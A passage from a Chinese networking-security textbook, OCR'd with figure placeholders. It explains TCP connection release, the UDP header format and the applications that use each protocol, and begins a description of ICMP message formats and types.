


图 1-6　TCP 连接释放的过程

4）TCP 正常的连接建立和关闭的过程

TCP 正常的连接建立和关闭的过程如图 1-7 所示。

TCP 的 TCP 连接释放过程被形象地称为“四次挥手”过程。

TCP 协议是主机与网络扫描方法的思想源泉，其主要技术点就是基于 TCP 的三次握手协议。而 TCP 协议的 6 个控制位更是被黑客们发挥得淋漓尽致，无所不用其极。详见第 2 章内容。

1.2.2　UDP 协议

UDP 是用户数据报协议，提供无连接的数据报文传输，不能保证数据完整到达目的地。

1. UDP 报文的传输过程

UDP 报文的传输过程如图 1-8 所示。

2. UDP 协议报文格式

UDP 协议报文格式如图 1-9 所示。

UDP 数据传输不需要预先建立连接，传输过程中没有报文确认信息。因此，UDP 报文格式比 TCP 的报文格式简单得多。UDP 数据报也是由首部和数据两部分组成的，其首部只有源端口、目的端口、消息长度和校验和 4 部分，各部分的意义和 TCP 首部对应字段的意义相同。




图 1-7　TCP 正常的连接建立和关闭过程




图 1-8　UDP 报文的传输过程




图 1-9　UDP 协议报文格式

端口号表示发送进程和接收进程，长度表示 UDP 数据报的长度为多少字节，检验和防止 UDP 数据报在传输中出错。

著名的 QQ 聊天软件就是使用了 UDP 协议。使用 TCP 和 UDP 协议的各种应用和应用层协议如表 1-2 所示。

表 1-2　使用 TCP 和 UDP 协议的各种应用和应用层协议

应　　用	应用层协议	传输层协议
名字转换	DNS	UDP
选路协议	RIP	
网络管理	SNMP	
网络文件服务	NFS	
IP 电话	专用协议	
流式多媒体通信	专用协议	
邮件传输	SMTP	TCP
远程登录	TELNET	
超文本传输	HTTP	
文件传输	FTP	

1.2.3　ICMP 协议

ICMP(Internet Control Message Protocol，网际控制报文协议)，通过它可以知道故障的具体原因和位置。由于 IP 不是为可靠传输服务设计的，ICMP 的目的主要是用于在 TCP/IP 网络中发送出错和控制消息。ICMP 的错误报告只能通知出错数据包的源主机，而无法通知从源主机到出错路由器途中的所有路由器(环路时)。ICMP 数据包是封装在 IP 数据包中的。

1. ICMP 协议报文格式

ICMP 协议报文格式如图 1-10 所示。




图 1-10　ICMP 协议报文格式

2. ICMP 数据包类型

ICMP 报文有 3 大类，即 ICMP 差错报告报文、控制报文、请求/应答报文。各大类型报

文又分多种类型报文。如图 1-11 所示，其报文类型见表 1-3。

